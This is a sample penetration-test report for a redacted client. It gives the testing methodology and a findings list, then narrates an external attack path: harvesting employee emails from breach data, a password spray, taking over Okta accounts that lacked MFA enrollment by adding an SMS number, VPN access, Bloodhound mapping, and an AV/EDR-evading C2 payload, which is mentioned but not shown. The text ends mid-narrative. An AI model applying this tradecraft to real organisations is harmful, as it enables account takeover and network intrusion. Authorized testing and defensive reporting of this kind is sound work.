



SAMPLE WKL REPORT



Table of Contents

Service Description	3
Engagement Objectives	3
Process and Methodology	3
Scoping and Rules of Engagement	6
Executive summary	7
[CLIENT] Risk Rating	7
Summary of Findings	8
Summary of Weaknesses	8
External Testing Findings	18
Finding: Critical – Easily Guessable Passwords	18
Finding: Medium – WordPress User Enumeration	19
Finding: Medium – IKE Aggressive Mode Supported	20
Internal Network Attack Path	21
Internal Network Pen Testing Findings	28
Finding: Critical – Service Principal Name Misconfiguration	28
Finding: Critical – Service Account Misconfigurations	30
Finding: Critical – Weak Password Policy	33
Finding: Critical – Apache HTTPD vulnerable version	34
Finding: Critical – Apache Tomcat vulnerable version	35
Finding: Critical – NGINX 1-Byte Memory Overwrite RCE	36
Finding: High – ESXI 6.5 / 6.7 XSS	36
Finding: High – Overly Permissive Active Directory Rights	36
Finding: High – Microsoft AppLocker Not Enabled	39
Finding: High – Lack of LDAP Signing and Channel Binding	40
Finding: High – Disable NTLM Authentication	41
Finding: High – Windows Default IPv6 Configuration	41
Finding: High – Windows Insecure Name Resolution	42
Finding: High – Web Proxy Auto-Discovery Enabled	43
Finding: Medium - SMB Signing Not Enabled	44
Finding: Low – Enable LSA Protection	45
Finding: Low – Idle RDP Sessions	46



Engagement Overview

White Knight Labs (WKL) conducts penetration tests, adversary emulation, and red team engagements. At WKL, we specialize in manual assessments that go beyond basic automated tests to identify real attack vectors that can be used against your application or environment.

With decades of combined offensive experience, White Knight Labs is at the forefront of application security, cloud security, and penetration testing. With a veteran team of subject matter experts, we staff experts that are authorities in their field.

Service Description


This security assessment focused on emulating real-world attacks using the same techniques as malicious actors. The [CLIENT] network security assessment focused on the most likely and most dangerous attacks against the internal and external network, as well as a basic physical security assessment.

Engagement Objectives

WKL's assessor used the results of automated scanning tools, paired with their expert knowledge and experience to conduct a manual security analysis of the [CLIENT] network. Our assessor attempted to exploit and gain unauthorized access to data through misconfigurations and exploits. The detailed results of the vulnerability scanning, manual testing, and active exploitation techniques are detailed in this report.

Process and Methodology

White Knight Labs' penetration testing methodology is based on the Penetration Testing Execution Standard (PTES) framework and combines the results from industry-leading testing tools with manual testing to enumerate and validate security vulnerabilities, find attack vectors, configuration errors, and business logic flaws. While automated tools check for known vulnerabilities, they are incapable of assessing real business risk or determining the extent of possible exploitation. WKL security testing helps improve the company security posture by lowering the risk of unauthorized access and sensitive data breaches, improving productivity, protecting the company brand from cyber-attacks, and maximizing the ROI from network devices. The following penetration testing methodology used by WKL red team assessment team is illustrated below:



1. Open-Source Intelligence Gathering

Information gathering consists of Google search engine reconnaissance, server fingerprinting, network enumeration, and more. Information gathering efforts result in a compiled list of metadata and raw output with the goal of obtaining as much information about the network's makeup as possible. Reconnaissance includes initial device footprinting, service enumeration, and operating system and application fingerprinting. The purpose of this step is to collectively map the in-scope environment and prepare for identified vulnerabilities.

During the Information Gathering phase, WKL will:

- Use discovery tools to passively uncover information about the network
- Perform network fingerprinting and enumeration in order to identify components, devices and operating systems
- Actively scan for available services and vulnerabilities and develop a test plan for latter phases in the security assessment
- Generate user lists, search historical records, scrape data from the web, and accessing breach data that could be used against the company network

2. Reconnaissance

With the information collected from the previous step, security testing transitions to identifying vulnerabilities in the network. This typically begins with automated scans initially but quickly morphs into manual testing techniques using more pointed and direct tools. During the active reconnaissance step, assets are identified and categorized into threat categories. These may involve sensitive information, trade secrets, financial documents, etc.



During this phase, White Knight Labs' engineers will:

- Use open-source, commercial, and internally developed tools to identify and confirm well-known vulnerabilities
- Spider the in-scope network device(s) to effectively build a map of each of the operating systems, open ports and services, and areas of interest
- Use discovered sections, features, and capabilities to establish threat categories to be used for more manual/rigorous testing (i.e., default admin credentials, session hijacking, known vulnerabilities in out-of-date components)
- Build the network's threat model using the information gathered in this and the previous phase to be used as a plan of attack for later phases of the assessment
- Use previously discovered information targeting users against mapped external services such as Office 365

3. Vulnerability Analysis

The vulnerability analysis phase involves the documentation and analysis of vulnerabilities discovered as a result of the previous network penetration testing steps used during the active reconnaissance phase. This includes the analysis of the various security tools and manual testing techniques. At this point, a list of attractive vulnerabilities, suspicious services, and items worth researching further has been created and weighted for further analysis. In essence, the plan of attack is developed here.

4. Exploitation and Lateral Movement

Unlike a vulnerability assessment, a network penetration test takes the engineering a bit further specifically, by way of exploitation. Exploitation involves carrying out the vulnerability's exploit (i.e., buffer overflow) to be certain if the vulnerability is truly exploitable. During the Exploitation phase of a penetration test, WKL's engineers will attempt to gain access to the devices, networks, or applications through the bypassing of firewalls and other security controls and by the exploitation of vulnerabilities in order to determine their actual real-world risk. Throughout this step, we perform several manual tests simulating real-world attacks that are incapable of being performed through automated means. This phase of a penetration test consists of heavy manual testing tactics and is often the most time-intensive phase. Exploitation may include but is not limited to credential harvesting/guessing, network sniffing, leveraging known vulnerabilities in outdated software.

As part of the Exploitation phase, WKL will:

- Attempt to manually exploit the security issues identified in the previous phase to determine the level of risk and level of exploitation possible
- Capture evidence to provide proof of exploitation (images, screenshots, configs)
- Attempt to escalate privileges and move laterally towards valuable data or organization defined targets
- Attempt to exploit different types of vulnerabilities and security weaknesses inside the network that affect a positive security stance

5. Assessment Reporting



The reporting step is intended to compile, document, and risk rate findings and generate a clear and actionable report, complete with evidence, for the project stakeholders. The report is delivered via encrypted transmission from WKL. A virtual meeting will be held with [CLIENT] to discuss report findings. At WKL, we consider this phase to be the most important and we take great care to ensure we've communicated the value of our service and findings thoroughly.

Scoping and Rules of Engagement

While malicious actors have no limits on their actions, WKL understands the need to scope assessments to complete the assessment in a timely manner and protect third parties not participating in the engagement. The following limitations were placed upon this engagement:

External Penetration Test - The goal of external penetration testing is to discover hosts (or cloud/application accounts) that are accessible via open ports, protocols, and services, facing the internet and exploit any security holes/processes that are identified. One objective is to gain access to the internal network from the internet.

Internal Penetration Test - With internal penetration testing, the goal is to assess the ability of an attacker that already has access to the internal network to move laterally, and discover further opportunities for exploitation. This would include escalating privileges and seeking valuable data on the target network (the crown jewels). WKL provided [CLIENT] a Virtual Machine that provided WKL internal access to the internal [CLIENT] network.

Wireless Penetration Test - Wireless penetration testing involves identifying and assessing the connections between all devices connected to the organization's Wi-Fi network. These devices include laptops, tablets, smartphones, and any other "Internet of Things" (IoT) devices. Wireless Penetration Testing also includes some elements of an audit, ensuring the wireless network is in-line with industry standards. In case of wireless networks, vulnerabilities are most often found in Wi-Fi access points due to insufficient Network Access Controls and lack of MAC filtering.

White Knight Labs conducted the penetration test in two parts:

Black-Box Testing - In a black-box engagement, the consultant does not have access to any internal information and is not granted internal access to the client's applications or network. It is the job of the consultant to perform all reconnaissance to obtain the sensitive knowledge needed to proceed, which places them in a role as close to the typical attacker as possible.

White-Box Testing - In a white-box engagement the security consultant is allowed to have complete open access to applications and systems. This allows consultants to view source code and be granted high-level privilege accounts to the network. The purpose of white-box testing is to identify potential weaknesses in various areas such as logical vulnerabilities, potential security exposures, security misconfigurations, poorly written development code and lack-of-defensive measures.



Executive summary


White Knight Labs conducted a security assessment of the [CLIENT] internal network, and external public-facing infrastructure. This test was performed to assess the defensive posture of [CLIENT]'s information technology and provide security assistance through proactively identifying vulnerabilities, validating their severity, and providing remediation steps to [CLIENT].

WKL reviewed the security of [CLIENT] and has determined a moderate risk of compromise from external attackers, as shown by the vulnerabilities detailed in this report. The detailed findings and remediation recommendations for these vulnerabilities may be found later in this report.

[CLIENT] Risk Rating

White Knight Labs calculates the risk to [CLIENT] based on exploitation likelihood (ease of exploitation) and potential impact (potential business impact to the environment).

Overall Risk Rating: ■ High





Summary of Findings

While White Knight Labs was tasked with finding issues and vulnerabilities in the [CLIENT] internal network and public infrastructure, it is useful to know when positive findings appear. Understanding the strengths of [CLIENT]'s information technology can reinforce security best practices and provide strategy and direction toward a robust defensive posture. The following trait was identified as a strength:

- Minimal external attack surface
- Limited access to servers from subnets
- Limited ports open across multiple servers

Summary of Weaknesses

WKL discovered and investigated multiple critical and high-level vulnerabilities during its assessment of [CLIENT]. These vulnerabilities are categorized into general weaknesses below:

- Active Directory misconfigurations
- Patch Management
- Least Privilege Access Model
- Stronger network configurations
- Password Policy

Risk	Vulnerability
Critical	Easily Guessable Passwords
Critical	Service Principal name Misconfiguration
Critical	Service Account Misconfigurations
Critical	Weak Password Policy
Critical	Apache HTTPD version multiple vulnerabilities
Critical	Apache Tomcat version multiple vulnerabilities
Critical	NGINX 1-Byte Memory Overwrite RCE
High	ESXI 6.5 / 6.7 XSS
High	Overly Permissive Active Directory Rights
High	Microsoft AppLocker Not Enabled
High	Lack of LDAP Signing and Channel Binding
High	Disable NTLM Authentication
High	Windows Default IPv6 Configuration
High	Windows Insecure Name Resolution
High	Web Proxy Auto-Discovery Enabled
Medium	WordPress User Enumeration
Medium	SMB Signing Not Enabled
Medium	IKE Aggressive Mode Enabled on VPN
Low	Enable LSA Protection
Low	Idle RDP Sessions



External Attack Path

White Knight Labs conducted external network testing using secured WKL attack infrastructure. WKL was provided access to the external IP ranges. WKL confirmed access to the external IP addresses from WKL attack infrastructure and began testing the [CLIENT] external network. WKL began testing by performing Open-Source Intelligence (OSINT) gathering against the organization. DNS information was gathered to determine publicly available information about [CLIENT] external attack surface. With an external surface map of [CLIENT] created, WKL began to perform a manual analysis of the external assets of the [CLIENT] organization.




Figure 1 An example of a DNS visualization of [CLIENT]

WKL then moved onto creating a user list that could be used against [CLIENT] email or VPN solutions. WKL searched LinkedIn and Dehashed to generate a user list that could be used to gain access to [CLIENT] internal network resources. As shown in the following example WKL found 900+ results on LinkedIn for employees listed under the company name [CLIENT]:




Figure 2 LinkedIn results for [CLIENT]



WKL extracted the names of employees that were listed under the LinkedIn organization page. WKL needed to determine the correct email format; this was done with Dehashed, if previous breach data was found. In the following example, WKL recovered about **1200+** email addresses from previous breach data:




Figure 3 Dehashed results for [CLIENT]

As shown in the following example, WKL searched the previous breach data to find multiple emails showing the correct format as firstinitial.lastname followed by the domain using the format of “**{FirstLetterofFirstName}.{LastName}@fakecompany.com**”:




Figure 4 Example of email format for [CLIENT]

Once WKL determined the correct email address format, WKL exported the breached data email addresses and combined the data with users collected from LinkedIn. This allowed WKL to construct a list of 700+ unique email addresses that could be used in a password spray attack. WKL moved on to conducting the password spray attack; common weak passwords were generated using common dictionary words as well as months, years, seasons, numbers, and the organization name. In the following example, WKL guessed multiple accounts using the password “Winter2020”. The “401” error as shown below indicates that MFA is enabled for the user account:



Figure 5 WKL 'password spraying' the [CLIENT]

WKL determined that MFA was enabled for most of the [CLIENT] users. WKL authenticated with multiple [CLIENT] users and was presented with multiple MFA options. In the following example, WKL was presented with the option to send out a push notification to the user's cell phone:





Figure 6 Okta MFA was enabled

With MFA determined enforced for all users, WKL moved on to determining which users had MFA enabled but not configured. This is a common issue with OKTA instances as the organization can enforce MFA but if users do not configure MFA the account is still usable and accessible without the need for MFA. WKL used a Python script that checked MFA options per each compromised account. The script uses Selenium and the Chrome browser to login to each account to determine if any MFA options are enabled. WKL determined that five (5) users did not have MFA configured, the following screenshot shows the list of the 5 users:

```
[2022-01-03 16:51:22.801973] MFA [DISABLED]: kd  
[2022-01-03 16:51:22.802303] MFA [DISABLED]: dg  
[2022-01-03 16:51:22.802740] MFA [DISABLED]: sl  
[2022-01-03 16:51:22.802977] MFA [DISABLED]: wp  
[2022-01-03 16:51:22.803293] MFA [DISABLED]: sx
```

Example of [CLIENT] accounts without MFA configured

WKL logged into the OKTA page with the user's credentials. This presented a wealth of information such as department and division. The following screenshot shows the [CLIENT] users' information displayed by OKTA.




The screenshot shows the 'Account' page in Okta. At the top, there is a header with a blue bar and a user profile picture. Below the header, the title 'Account' is displayed. A dark grey bar contains a person icon, the text 'Personal Information', and an 'Edit' button. The main content area lists various fields for user information:

First name	[Redacted]
Last name	[Redacted]
Okta username	[Redacted]
Primary email	[Redacted]
Secondary email	[Redacted]
Mobile phone	[Redacted]
Division	Admin
Title	[Redacted]
Department	Administrator/Controller
Display name	[Redacted]
Employee number	[Redacted]

Figure 7 OKTA information presented post authentication

After authenticating, WKL changed the MFA settings for the account and set up SMS MFA. WKL added an engineer's phone number and followed the configuration process until SMS verification was completed. The following example shows the SMS MFA configured for the [CLIENT] user account:



The screenshot shows the 'Forgot Password Text Message' and 'Extra Verification' settings in Okta. The 'Forgot Password Text Message' section includes a description and a 'Phone number' field with a red border. The 'Extra Verification' section shows a list of verification methods with 'SMS Authentication' highlighted with a red border.

Forgot Password Text Message	
Okta can send you a text message with a recovery code. This feature is useful when you don't have access to your email.	
Country	US
Phone number	[Redacted]
[Edit] [Delete]	
Extra Verification	
Extra verification increases your account security when signing in to Okta and other applications you use	
Okta Verify	[Set up]
SMS Authentication	[Remove]
Voice Call Authentication	[Set up]

Figure 8 Configuring SMS MFA for the user

With SMS MFA configured, WKL attempted to access the [CLIENT] VPN. Multiple challenges were faced here. First, WKL was not able to use a default profile to connect to the [CLIENT] VPN. This was most likely due to multiple groups that were configured to provide access to different regions. WKL was able to download an example profile found online. WKL then started to guess the group name which was [CLIENT] and then WKL added the VPN DNS name to the profile “vpn.*****”. With this configuration, WKL was able to get a proper prompt to access the [CLIENT] VPN server. The following example shows the VPN configuration that was used to gain access to the [CLIENT] VPN:

```
<HostEntry>  
  <HostName>[REDACTED] </HostName>  
  <HostAddress>vpn.[REDACTED] </HostAddress>  
  <UserGroup>[REDACTED]:/UserGroup>  
</HostEntry>
```

Figure 9 Example of VPN configuration profile

With the correct configuration, WKL was now prompted for a MFA token over SMS. WKL received this token and authenticated to the [CLIENT] VPN with the user’s account:




Figure 10 WKL engineer receiving the SMS MFA prompt

Once the SMS code was enabled, WKL was able to confirm that VPN access was obtained by checking to see if the Domain Controllers were accessible from the VPN connection. The following example shows the DNS query after a successful VPN connection was made:




Figure 11 WKL successfully authenticating to the Cisco AnyConnect VPN

With VPN access, WKL moved onto determining next steps in gaining administrative access over the [CLIENT] domain. WKL executed Bloodhound which performs LDAP queries and maps out the Active Directory network looking for attack paths through misconfigurations or abusive permissions. Bloodhound was executed under the [CLIENT] user account. WKL determined that the [CLIENT] user was part of the [CLIENT] group which provided local admins access to 12+ hosts. The following example shows the Bloodhound data and the local admin access to the 12+ hosts under the context of the domain user:




Figure 12 Using Bloodhound to determine the user's privileges within Active Directory

With an attack path identified, WKL engineer moved onto determining if access to the hosts were possible from the VPN. WKL then port scanned and identified that most hosts were accessible over SMB (port 445). The following example shows the SMB port 445 open for the domain-joined computer from the VPN:

```
C:\Users\admin\Desktop>nmap 172.24.82.138
Starting Nmap 7.92 ( https://nmap.org ) at 2022-01-04 05:53 Pacific Standard Time
Nmap scan report for 172.24.82.138
Host is up (0.043s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE
445/tcp   open  microsoft-ds
Nmap done: 1 IP address (1 host up) scanned in 7.26 seconds
```

Figure 13 Running a port scan from the VPN connection

WKL created a payload that was used to bypass AV and EDR to gain a C2 connection back to WKL team server which could be used to execute commands on the host or pivot to additional hosts on the network. WKL engineer started a netonly session under the context of the user:

```
C:\WINDOWS\system32>runas /netonly /noprofile /user: [redacted] explorer.exe
Enter the password for [redacted]
Attempting to start explorer.exe as user "[redacted]" ...
```

Figure 14 Starting a process called 'explorer.exe' under a domain user from a non-domain joined host

